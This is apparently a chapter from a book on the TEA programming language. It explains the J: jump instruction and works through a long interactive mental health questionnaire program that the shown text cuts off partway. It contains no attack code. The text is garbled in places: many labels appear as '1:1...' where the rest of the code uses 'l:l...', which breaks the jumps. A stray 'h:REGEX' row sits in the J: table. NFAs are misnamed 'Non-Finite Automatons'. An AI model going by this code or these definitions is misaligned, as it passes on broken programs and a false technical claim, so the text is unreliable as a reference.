Purpose	1. Jump across the TEA program 2. Process TEA **LABEL BLOCKS** — the only other TEA primitive that does this apart from `F:` 3. Implement Code Branching Logic based on STATIC information in the program source 4. Another Way to Exploit Closures and Name-Spaces in TEA programming 5. Unconditionally jump/loop back to the START of a TEA program

Table 16.1: General Objectives of TEA Primitive **J:**

16.1 SEMANTICS of J:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
j:	INERT
h:REGEX	Same as h:, but the splitting happens only at the beginning of where the contents of AI match REGEX. The original contents of AI remain preserved by this operation.
j:LABEL	Unconditionally jump to the location in the program under the label named LABEL.
j!:	Unconditionally Return to the Start of the TEA Program
j!: PARAM	INERT (or rather, *don't jump!*)

Table 16.2: The Semantics of J:

16.2 NOTES about J:

This command is one of the few flow-control instructions in a TEA program (the others are `f:` and `q:`). In particular, when applied using the command or instruction signature `j:LABEL`, the TEA processor and interpreter or runtime, upon encountering any such instructions in the TEA program, shall know that the next instruction to be executed in the TEA program should be the **first TEA instruction** that follows the unique statement in the TEA program bearing an instruction with the explicit or proximate signature: `l:LABEL` — we say "proximate" because, as one shall find out when they read about the **LABEL** primitive command, `L:`, that, it is possible to specify a named location in a TEA program, using more than one name or label-name tag — however, that any distinct label name can only be applied once in a program — thus, `j:LABEL` and `j:LABEL1` or `j:LABELA` or `j:LABE_L` are not the same, jump instructions, however, they might be able to jump to the same location within a TEA program — these peculiarities of the TEA flow-control mechanisms shall become clearer after studying TEA LABELS[1].

Consider the following illustrative and basic example exploiting mostly the label and jump TEA instructions:

[1]Note that the other ways to implement or exploit flow-control and branching logic in a program are via other **flow-control** instructions that can reference named locations within a TEA program — such as the **Fork** instruction `F:` — TEA's equivalent to the traditional **IF-ELSE** logic

J: EXAMPLE 1

```
# In case no explicit input was provided
#Skip test 1
f!:^$:LABEL
l:LABEL1
x!:{--|TEST1 FAILED: no input was given|}
j:LABEL_DONE

l:LABEL:lLABEL2
#we possibly got custom input...
x!:{--|TEST2 PASSED: you provided input|}

l:LABEL_DONE
#finish: show results of test
```

In case that program is invoked without any explicit user input, it shall return the output "——TEST1 FAILED: no input was given—", otherwise, if say the input "Hello World" was given, then, it shall use the **F:** instruction on line #1, to jump to the second labeled code block in that program — see the instruction `l:LABEL:lLABEL2` — and so that the program then processes the input the user provided, and thus returns something like: "Hello World——TEST2 PASSED: you provided input—".

One other, somewhat related example might help cast this matter in another way...

J: EXAMPLE 2

```
i!:TEST | r:T:P | z:
f:PEST:A
j:B
l:A | x!:-KILL | q!:
l:B
x!:-OK
```

Should return "PEST-KILL" if instruction#2 replaces only the first occurrence of T in the AI, otherwise will return "PESP-OK". Note that in this example program, we see two ways to jump using labels in TEA; the first (line#2, instruction#4) using the Fork instruction — `F:REGEX:LABELIFMATCH` or F:REGEX:LABEL_IF_MATCH:LABEL_IF_NO_MATCH, while instruction#5 uses the canonical Jump instruction, `J:LABEL`.

16.3 EXAMPLE APPLICATIONS of J:

Because **J:** is mostly about control-flow and branching logic in a computer program, the best way to illustrate its usage would be in an example that demonstrates use of non-linear logic and/or what are sometimes also technically referred to as NFAs — **Non-Finite Automatons**. These concepts are fundamental in much of computer science and software engineering, however, we shall keep the theory treatment brief, and instead focus on some realistic real-world problems and their potential solutions using a TEA program leveraging these concepts.

The first example we are to look into, concerns a mental-health utility that any sane human could leverage, either for themselves or for the monitoring and analysis of the mental health profile of someone they are concerned about.

16.3.1 EXAMPLE 1: COMPUTATIONAL MEDICINE: THE MENTAL HEALTH SELF-ANALYSIS TOOL

This example is based on a framework and diagnostic tool first presented formally in a book about applying Transformatics in Psychology[6], known as **Transformatics for PSYCHOLOGY**, also by the author, and which was presented at the 13^{th} International East African Conference on Psychology, that took place in October 2025 hosted by University of KISUBI (UNIK).

The framework, in its simplest form, is as depicted in the following form:

Nuchwezi Esoteric School

Mental Health Support Tool

Version 1.0

DATE: CLIENT:

DOMAIN	WANTED	CHALLENGES	RECOMMENDATIONS/ SOLUTIONS
FAMILY			
FRIENDSHIP			
EDUCATION			
BUSINESS			
SPIRIT			
SEX			
PHYSICAL HEALTH			
MENTAL HEALTH			

Figure 16.1: The MENTAL HEALTH DIAGNOSIS FRAMEWORK (MHDF) — an example of applying **Willrich Psychology**

And so, based on the tool depicted in **Figure 16.1**, we find that we can design an interactive computer program that could be used by someone — especially a health counselor, a psychiatrist, a psychoanalyst, or just a general doctor — but also by oneself; such as in situations one feels compelled, they need to sit themselves down a bit, and somewhat exhaustively cross-check their mental and social profile so as to bring to surface potential problems usually lurking underneath ordinary awareness and which, by careful enumeration in relation to ones needs and expectations, might help lead to remedies of a psychological, but also social, spiritual, material, physiological, financial kind, etc. as per the resulting profile and circumstances or context of the subject under review[2].

In brief, the program we are deal with here, will help someone build a mental profile about a named entity, complete with the significant areas of concern, the ideals or specifics about what would be required or expected under normal or ideal circumstances, then what the potential challenges or actual hindrances to attaining those ideals are, and then, what first, or anticipated solutions might be. This collection of well-organized information, when thus collected and prepared, can then be presented or preserved as a kind of **Mental-Health-Profile Record** (MHPR) that can either be printed out, or which can be filed as part of a patient's or subject's diagnostic records perhaps which might be included in their EMR (Electronic Medical Records) for scenarios affiliated to managing patients in a large or conventional clinical medicine context, or which can be used to further a private counselor's file on their patient or subject as part of a thorough and perhaps long-term treatment methodology. Moreover, we shall try to keep the program as simple as possible in both its implementation, as well as how the data it collects is formatted for presentation and later re-use.

TEA EXAMPLE: MENTAL HEALTH DIAGNOSIS PROGRAM v1.0.0.1

```
#!/usr/bin/tttt -fc
#-------------------------------------------#
# MHDF: Mental-Health Diagnosis Framework (v1.0)
#-------------------------------------------|
# MHDP: MENTAL HEALTH DIAGNOSIS PROGRAM v1.3
#-------------------------------------------|
# This program helps to create a mental
# profile of a named subject, for purposes
```

[2]Talking of the need to and contexts within which evaluating and pinning-down the psychological profile of someone might come-in handy, also consider the case of pragmatic psyops introduced and explored in the book **Grimoire Lumtauto**[26] — in particular, checkout **Algorithm 4** treating of Exorcism in **Chapter 4**

```
# identifying, classifying and then
# diagnosing and solving psycho-social
# challenges the subject is facing. MHDF is
# based on a system originally developed
# by researchers at NES [Nuchwezi Esoteric School]
# based in UGANDA. It was first introduced
# formally in the book: Transformatics for
  PSYCHOLOGY
# https://bit.ly/transpsychology
#-----------------------------------------#

#show welcome message
v:vORIN
v:vWELCOME:{###########- OVERALL MENTAL HEALTH -[
  self]DIAGNOSIS PROGRAM v1.3 -###########-Many
  people think they are well and healthy, until when
   they work through this program.-It is a simple,
  free, but powerful self-diagnosis tool originally
  meant to help a counselor or doctor quickly
  isolate a person's core problems and their
  potential holistic remedies.-It can be used to
  help someone else, but also to help yourself-
  CREDIT: Dr. JWL at Nuchwezi Esoteric School
  .-###########}
v:vREG:-|h*!:vWELCOME:vREG
d:-|i*:


v:vWELCOME:{###########- HOW TO USE MHDP?
  -###########-Essentially, after this message,
  correctly, and suitably, but in brief, answer all
  questions under the 8 CATEGORIES; family,
  friendship, ...,mental health.-The process will
  help you identify the gaps and major issues.-
  FINALLY, program will neatly print a report with
  all identified issues and solutions, which you can
   either return to later, use to build or find a
  lasting overall solution, -or share with your
  trusted doctor or counselor.-NOTE THAT NONE of
```

```
   YOUR DATA is SHARED or STORED after using this
   program.-###########-WARNING: Only way to QUIT the
    program is to work through the entire process!
   -###########}
v:vREG:-|h*!:vWELCOME:vREG
d:-|i*:


y:vORIN # continue...

####[ GET BACKGROUND META-DATA ]

# First, get current date
z.:DATE | v:vDATE #store date

# Next get name of client/subject
l:lPROMPTNAME
i!:{What is the name of the Person|Client|Patient|
   Subject?} | i*:
d:^[ ]*$
f:^$:lPROMPTNAME
v:vCLIENT_NAME # store client name

####[ PROMPT for PROFILE DATA ]
v:vPLACEHOLDER:{_}
v:vPROF_HEADER:{MENTAL HEALTH PROFILE for [_] ON [_]
   :}
r*:vPROF_HEADER:vPLACEHOLDER:vCLIENT_NAME |
   v:vPROF_HEADER
r*:vPROF_HEADER:vPLACEHOLDER:vDATE | v:vPROF_HEADER
v:vPROFILE #store profile header...

#---------| FAMILY |------------------
###---[FAMILY: Wants ]
v:vFAM_WANTS:{} #initially empty
v:vPROMPT_FAM_WANTS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to FAMILY, what does _ WANT/NEED?}
r*:vPROMPT_FAM_WANTS:vPLACEHOLDER:vCLIENT_NAME
```

```
v:vPROMPT # store prompt

l:lPROMPTFAM_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTFAM_WANTS
f:^[nN]$:lFAMDONE_WANTS
x:{
- } | v:vANS
y:vFAM_WANTS | x*!:vANS | v:vFAM_WANTS #update list
   ...
j:lPROMPTFAM_WANTS #loop: get more answers for this
   category...

l:lFAMDONE_WANTS
y:vFAM_WANTS | x:{
FAMILY-WANTED: } | v:vPROF_FAM_WANTS

###---[FAMILY: Challenges ]
v:vFAM_PROBS:{} #initially empty
v:vPROMPT_FAM_PROBS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to FAMILY, what PROBLEMS/CHALLENGES
   does _ face or have?}
r*:vPROMPT_FAM_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTFAM_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTFAM_PROBS
f:^[nN]$:lFAMDONE_PROBS
x:{
- } | v:vANS
y:vFAM_PROBS | x*!:vANS | v:vFAM_PROBS #update list
   ...
j:lPROMPTFAM_PROBS #loop: get more answers for this
   category...
```

```
l:lFAMDONE_PROBS
y:vFAM_PROBS | x:{
FAMILY-PROBLEMS: } | v:vPROF_FAM_PROBS


###---[FAMILY: Solutions ]
v:vFAM_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
  challenges too...
g*:{}:vPROF_HEADER:vPROF_FAM_WANTS:vPROF_FAM_PROBS |
   v:vFAM_STATUS
v:vPROMPT_FAM_SOLNS:{--[ENTER 'n' or 'N' to complete
   list]--
With regards to FAMILY, what SOLUTIONS would you
  recommend for _?}
r*:vPROMPT_FAM_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vFAM_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTFAM_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTFAM_SOLNS
f:^[nN]$:lFAMDONE_SOLNS
x:{
- } | v:vANS
y:vFAM_SOLNS | x*!:vANS | v:vFAM_SOLNS #update list
  ...
j:lPROMPTFAM_SOLNS #loop: get more answers for this
  category...

l:lFAMDONE_SOLNS
y:vFAM_SOLNS | x:{
FAMILY-SOLUTIONS: } | v:vPROF_FAM_SOLNS

#---------| FRIENDSHIP |------------------
###---[FRIENDSHIP: Wants ]
```

```
v:vFRIEND_WANTS:{} #initially empty
v:vPROMPT_FRIEND_WANTS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to FRIENDSHIP, what does _ WANT/NEED?}
r*:vPROMPT_FRIEND_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTFRIEND_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTFRIEND_WANTS
f:^[nN]$:lFRIENDDONE_WANTS
x:{
- } | v:vANS
y:vFRIEND_WANTS | x*!:vANS | v:vFRIEND_WANTS #update
   list...
j:lPROMPTFRIEND_WANTS #loop: get more answers for
  this category...

l:lFRIENDDONE_WANTS
y:vFRIEND_WANTS | x:{
FRIENDSHIP-WANTED: } | v:vPROF_FRIEND_WANTS

###---[FRIENDSHIP: Challenges ]
v:vFRIEND_PROBS:{} #initially empty
v:vPROMPT_FRIEND_PROBS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to FRIENDSHIP, what PROBLEMS/CHALLENGES
   does _ face or have?}
r*:vPROMPT_FRIEND_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTFRIEND_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTFRIEND_PROBS
f:^[nN]$:lFRIENDDONE_PROBS
x:{
- } | v:vANS
```

```
y:vFRIEND_PROBS | x*!:vANS | v:vFRIEND_PROBS #update
    list...
j:1PROMPTFRIEND_PROBS #loop: get more answers for
   this category...

1:1FRIENDDONE_PROBS
y:vFRIEND_PROBS | x:{
FRIENDSHIP-PROBLEMS: } | v:vPROF_FRIEND_PROBS


###---[FRIENDSHIP: Solutions ]
v:vFRIEND_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
   challenges too...
g*:{}
   :vPROF_HEADER:vPROF_FRIEND_WANTS:vPROF_FRIEND_PROBS
    | v:vFRIEND_STATUS
v:vPROMPT_FRIEND_SOLNS:{--[ENTER 'n' or 'N' to
   complete list]--
With regards to FRIENDSHIP, what SOLUTIONS would you
    recommend for _?}
r*:vPROMPT_FRIEND_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vFRIEND_STATUS:vPROMPT | v:vPROMPT # override

1:1PROMPTFRIEND_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:1PROMPTFRIEND_SOLNS
f:^[nN]$:1FRIENDDONE_SOLNS
x:{
- } | v:vANS
y:vFRIEND_SOLNS | x*!:vANS | v:vFRIEND_SOLNS #update
    list...
j:1PROMPTFRIEND_SOLNS #loop: get more answers for
   this category...
```

```
l:lFRIENDDONE_SOLNS
y:vFRIEND_SOLNS | x:{
FRIENDSHIP-SOLUTIONS: } | v:vPROF_FRIEND_SOLNS


#---------| EDUCATION |------------------
###---[EDUCATION: Wants ]
v:vEDUC_WANTS:{} #initially empty
v:vPROMPT_EDUC_WANTS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to EDUCATION, what does _ WANT/NEED?}
r*:vPROMPT_EDUC_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTEDUC_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTEDUC_WANTS
f:^[nN]$:lEDUCDONE_WANTS
x:{
- } | v:vANS
y:vEDUC_WANTS | x*!:vANS | v:vEDUC_WANTS #update
  list...
j:lPROMPTEDUC_WANTS #loop: get more answers for this
   category...

l:lEDUCDONE_WANTS
y:vEDUC_WANTS | x:{
EDUCATION-WANTED: } | v:vPROF_EDUC_WANTS

###---[EDUCATION: Challenges ]
v:vEDUC_PROBS:{} #initially empty
v:vPROMPT_EDUC_PROBS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to EDUCATION, what PROBLEMS/CHALLENGES
  does _ face or have?}
r*:vPROMPT_EDUC_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
```

```
l:lPROMPTEDUC_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTEDUC_PROBS
f:^[nN]$:lEDUCDONE_PROBS
x:{
- } | v:vANS
y:vEDUC_PROBS | x*!:vANS | v:vEDUC_PROBS #update
   list...
j:lPROMPTEDUC_PROBS #loop: get more answers for this
    category...

l:lEDUCDONE_PROBS
y:vEDUC_PROBS | x:{
EDUCATION-PROBLEMS: } | v:vPROF_EDUC_PROBS


###---[EDUCATION: Solutions ]
v:vEDUC_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
   challenges too...
g*:{}:vPROF_HEADER:vPROF_EDUC_WANTS:vPROF_EDUC_PROBS
    | v:vEDUC_STATUS
v:vPROMPT_EDUC_SOLNS:{--[ENTER 'n' or 'N' to
   complete list]--
With regards to EDUCATION, what SOLUTIONS would you
   recommend for _?}
r*:vPROMPT_EDUC_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vEDUC_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTEDUC_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTEDUC_SOLNS
f:^[nN]$:lEDUCDONE_SOLNS
x:{
```

```
- } | v:vANS
y:vEDUC_SOLNS | x*!:vANS | v:vEDUC_SOLNS #update
  list...
j:1PROMPTEDUC_SOLNS #loop: get more answers for this
   category...

1:1EDUCDONE_SOLNS
y:vEDUC_SOLNS | x:{
EDUCATION-SOLUTIONS: } | v:vPROF_EDUC_SOLNS

#---------| BUSINESS |------------------
###---[BUSINESS: Wants ]
v:vBUS_WANTS:{} #initially empty
v:vPROMPT_BUS_WANTS:{--[ENTER 'n' or 'N' to complete
   list]--
With regards to BUSINESS, what does _ WANT/NEED?}
r*:vPROMPT_BUS_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

1:1PROMPTBUS_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:1PROMPTBUS_WANTS
f:^[nN]$:1BUSDONE_WANTS
x:{
- } | v:vANS
y:vBUS_WANTS | x*!:vANS | v:vBUS_WANTS #update list
  ...
j:1PROMPTBUS_WANTS #loop: get more answers for this
  category...

1:1BUSDONE_WANTS
y:vBUS_WANTS | x:{
BUSINESS-WANTED: } | v:vPROF_BUS_WANTS

###---[BUSINESS: Challenges ]
v:vBUS_PROBS:{} #initially empty
v:vPROMPT_BUS_PROBS:{--[ENTER 'n' or 'N' to complete
   list]--
```

```
With regards to BUSINESS, what PROBLEMS/CHALLENGES
  does _ face or have?}
r*:vPROMPT_BUS_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTBUS_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTBUS_PROBS
f:^[nN]$:lBUSDONE_PROBS
x:{
- } | v:vANS
y:vBUS_PROBS | x*!:vANS | v:vBUS_PROBS #update list
  ...
j:lPROMPTBUS_PROBS #loop: get more answers for this
  category...

l:lBUSDONE_PROBS
y:vBUS_PROBS | x:{
BUSINESS-PROBLEMS: } | v:vPROF_BUS_PROBS


###---[BUSINESS: Solutions ]
v:vBUS_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
  challenges too...
g*:{}:vPROF_HEADER:vPROF_BUS_WANTS:vPROF_BUS_PROBS |
   v:vBUS_STATUS
v:vPROMPT_BUS_SOLNS:{--[ENTER 'n' or 'N' to complete
   list]--
With regards to BUSINESS, what SOLUTIONS would you
  recommend for _?}
r*:vPROMPT_BUS_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vBUS_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTBUS_SOLNS
```

```
y:vPROMPT | i*:
d:^[ ]*$
f:^$:1PROMPTBUS_SOLNS
f:^[nN]$:1BUSDONE_SOLNS
x:{
- } | v:vANS
y:vBUS_SOLNS | x*!:vANS | v:vBUS_SOLNS #update list
   ...
j:1PROMPTBUS_SOLNS #loop: get more answers for this
   category...

1:1BUSDONE_SOLNS
y:vBUS_SOLNS | x:{
BUSINESS-SOLUTIONS: } | v:vPROF_BUS_SOLNS

#---------| SPIRIT |------------------
###---[SPIRIT: Wants ]
v:vSPI_WANTS:{} #initially empty
v:vPROMPT_SPI_WANTS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to SPIRIT, what does _ WANT/NEED?}
r*:vPROMPT_SPI_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

1:1PROMPTSPI_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:1PROMPTSPI_WANTS
f:^[nN]$:1SPIDONE_WANTS
x:{
- } | v:vANS
y:vSPI_WANTS | x*!:vANS | v:vSPI_WANTS #update list
   ...
j:1PROMPTSPI_WANTS #loop: get more answers for this
   category...

1:1SPIDONE_WANTS
y:vSPI_WANTS | x:{
SPIRIT-WANTED: } | v:vPROF_SPI_WANTS
```

```
###---[SPIRIT: Challenges ]
v:vSPI_PROBS:{} #initially empty
v:vPROMPT_SPI_PROBS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to SPIRIT, what PROBLEMS/CHALLENGES
   does _ face or have?}
r*:vPROMPT_SPI_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTSPI_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTSPI_PROBS
f:^[nN]$:lSPIDONE_PROBS
x:{
- } | v:vANS
y:vSPI_PROBS | x*!:vANS | v:vSPI_PROBS #update list
   ...
j:lPROMPTSPI_PROBS #loop: get more answers for this
   category...

l:lSPIDONE_PROBS
y:vSPI_PROBS | x:{
SPIRIT-PROBLEMS: } | v:vPROF_SPI_PROBS


###---[SPIRIT: Solutions ]
v:vSPI_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
   challenges too...
g*:{}:vPROF_HEADER:vPROF_SPI_WANTS:vPROF_SPI_PROBS |
    v:vSPI_STATUS
v:vPROMPT_SPI_SOLNS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to SPIRIT, what SOLUTIONS would you
   recommend for _?}
r*:vPROMPT_SPI_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
```

```
g*:{
---[THUS]---
}:vSPI_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTSPI_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTSPI_SOLNS
f:^[nN]$:lSPIDONE_SOLNS
x:{
- } | v:vANS
y:vSPI_SOLNS | x*!:vANS | v:vSPI_SOLNS #update list
   ...
j:lPROMPTSPI_SOLNS #loop: get more answers for this
   category...

l:lSPIDONE_SOLNS
y:vSPI_SOLNS | x:{
SPIRIT-SOLUTIONS: } | v:vPROF_SPI_SOLNS

#---------| SEX |------------------
###---[SEX: Wants ]
v:vSEX_WANTS:{} #initially empty
v:vPROMPT_SEX_WANTS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to SEX, what does _ WANT/NEED?}
r*:vPROMPT_SEX_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTSEX_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTSEX_WANTS
f:^[nN]$:lSEXDONE_WANTS
x:{
- } | v:vANS
y:vSEX_WANTS | x*!:vANS | v:vSEX_WANTS #update list
   ...
j:lPROMPTSEX_WANTS #loop: get more answers for this
```

```
   category...

l:lSEXDONE_WANTS
y:vSEX_WANTS | x:{
SEX-WANTED: } | v:vPROF_SEX_WANTS

###---[SEX: Challenges ]
v:vSEX_PROBS:{} #initially empty
v:vPROMPT_SEX_PROBS:{--[ENTER 'n' or 'N' to complete
    list]--
With regards to SEX, what PROBLEMS/CHALLENGES does _
    face or have?}
r*:vPROMPT_SEX_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTSEX_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTSEX_PROBS
f:^[nN]$:lSEXDONE_PROBS
x:{
- } | v:vANS
y:vSEX_PROBS | x*!:vANS | v:vSEX_PROBS #update list
   ...
j:lPROMPTSEX_PROBS #loop: get more answers for this
   category...

l:lSEXDONE_PROBS
y:vSEX_PROBS | x:{
SEX-PROBLEMS: } | v:vPROF_SEX_PROBS


###---[SEX: Solutions ]
v:vSEX_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
   challenges too...
g*:{}:vPROF_HEADER:vPROF_SEX_WANTS:vPROF_SEX_PROBS |
    v:vSEX_STATUS
v:vPROMPT_SEX_SOLNS:{--[ENTER 'n' or 'N' to complete
```

```
    list]--
With regards to SEX, what SOLUTIONS would you
  recommend for _?}
r*:vPROMPT_SEX_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vSEX_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTSEX_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTSEX_SOLNS
f:^[nN]$:lSEXDONE_SOLNS
x:{
- } | v:vANS
y:vSEX_SOLNS | x*!:vANS | v:vSEX_SOLNS #update list
  ...
j:lPROMPTSEX_SOLNS #loop: get more answers for this
  category...

l:lSEXDONE_SOLNS
y:vSEX_SOLNS | x:{
SEX-SOLUTIONS: } | v:vPROF_SEX_SOLNS

#---------| PHYSICAL HEALTH |-----------------
###---[PHYSICAL HEALTH: Wants ]
v:vPHYS_WANTS:{} #initially empty
v:vPROMPT_PHYS_WANTS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to PHYSICAL HEALTH, what does _ WANT/
  NEED?}
r*:vPROMPT_PHYS_WANTS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTPHYS_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTPHYS_WANTS
```

```
f:^[nN]$:lPHYSDONE_WANTS
x:{
- } | v:vANS
y:vPHYS_WANTS | x*!:vANS | v:vPHYS_WANTS #update
   list...
j:lPROMPTPHYS_WANTS #loop: get more answers for this
    category...

l:lPHYSDONE_WANTS
y:vPHYS_WANTS | x:{
PHYSICAL HEALTH-WANTED: } | v:vPROF_PHYS_WANTS

###---[PHYSICAL HEALTH: Challenges ]
v:vPHYS_PROBS:{} #initially empty
v:vPROMPT_PHYS_PROBS:{--[ENTER 'n' or 'N' to
   complete list]--
With regards to PHYSICAL HEALTH, what PROBLEMS/
   CHALLENGES does _ face or have?}
r*:vPROMPT_PHYS_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTPHYS_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTPHYS_PROBS
f:^[nN]$:lPHYSDONE_PROBS
x:{
- } | v:vANS
y:vPHYS_PROBS | x*!:vANS | v:vPHYS_PROBS #update
   list...
j:lPROMPTPHYS_PROBS #loop: get more answers for this
    category...

l:lPHYSDONE_PROBS
y:vPHYS_PROBS | x:{
PHYSICAL HEALTH-PROBLEMS: } | v:vPROF_PHYS_PROBS


###---[PHYSICAL HEALTH: Solutions ]
```

```
v:vPHYS_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
  challenges too...
g*:{}:vPROF_HEADER:vPROF_PHYS_WANTS:vPROF_PHYS_PROBS
   | v:vPHYS_STATUS
v:vPROMPT_PHYS_SOLNS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to PHYSICAL HEALTH, what SOLUTIONS
  would you recommend for _?}
r*:vPROMPT_PHYS_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vPHYS_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTPHYS_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTPHYS_SOLNS
f:^[nN]$:lPHYSDONE_SOLNS
x:{
- } | v:vANS
y:vPHYS_SOLNS | x*!:vANS | v:vPHYS_SOLNS #update
  list...
j:lPROMPTPHYS_SOLNS #loop: get more answers for this
   category...

l:lPHYSDONE_SOLNS
y:vPHYS_SOLNS | x:{
PHYSICAL HEALTH-SOLUTIONS: } | v:vPROF_PHYS_SOLNS

#---------| MENTAL HEALTH |------------------
###---[MENTAL HEALTH: Wants ]
v:vMENT_WANTS:{} #initially empty
v:vPROMPT_MENT_WANTS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to MENTAL HEALTH, what does _ WANT/NEED
  ?}
r*:vPROMPT_MENT_WANTS:vPLACEHOLDER:vCLIENT_NAME
```

```
v:vPROMPT # store prompt

l:lPROMPTMENT_WANTS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTMENT_WANTS
f:^[nN]$:lMENTDONE_WANTS
x:{
- } | v:vANS
y:vMENT_WANTS | x*!:vANS | v:vMENT_WANTS #update
   list...
j:lPROMPTMENT_WANTS #loop: get more answers for this
    category...

l:lMENTDONE_WANTS
y:vMENT_WANTS | x:{
MENTAL HEALTH-WANTED: } | v:vPROF_MENT_WANTS

###---[MENTAL HEALTH: Challenges ]
v:vMENT_PROBS:{} #initially empty
v:vPROMPT_MENT_PROBS:{--[ENTER 'n' or 'N' to
   complete list]--
With regards to MENTAL HEALTH, what PROBLEMS/
   CHALLENGES does _ face or have?}
r*:vPROMPT_MENT_PROBS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt

l:lPROMPTMENT_PROBS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTMENT_PROBS
f:^[nN]$:lMENTDONE_PROBS
x:{
- } | v:vANS
y:vMENT_PROBS | x*!:vANS | v:vMENT_PROBS #update
   list...
j:lPROMPTMENT_PROBS #loop: get more answers for this
    category...
```

```
l:lMENTDONE_PROBS
y:vMENT_PROBS | x:{
MENTAL HEALTH-PROBLEMS: } | v:vPROF_MENT_PROBS


###---[MENTAL HEALTH: Solutions ]
v:vMENT_SOLNS:{} #initially empty
#Build a prompt displaying category wants and
  challenges too...
g*:{}:vPROF_HEADER:vPROF_MENT_WANTS:vPROF_MENT_PROBS
   | v:vMENT_STATUS
v:vPROMPT_MENT_SOLNS:{--[ENTER 'n' or 'N' to
  complete list]--
With regards to MENTAL HEALTH, what SOLUTIONS would
  you recommend for _?}
r*:vPROMPT_MENT_SOLNS:vPLACEHOLDER:vCLIENT_NAME
v:vPROMPT # store prompt
g*:{
---[THUS]---
}:vMENT_STATUS:vPROMPT | v:vPROMPT # override

l:lPROMPTMENT_SOLNS
y:vPROMPT | i*:
d:^[ ]*$
f:^$:lPROMPTMENT_SOLNS
f:^[nN]$:lMENTDONE_SOLNS
x:{
- } | v:vANS
y:vMENT_SOLNS | x*!:vANS | v:vMENT_SOLNS #update
  list...
j:lPROMPTMENT_SOLNS #loop: get more answers for this
   category...

l:lMENTDONE_SOLNS
y:vMENT_SOLNS | x:{
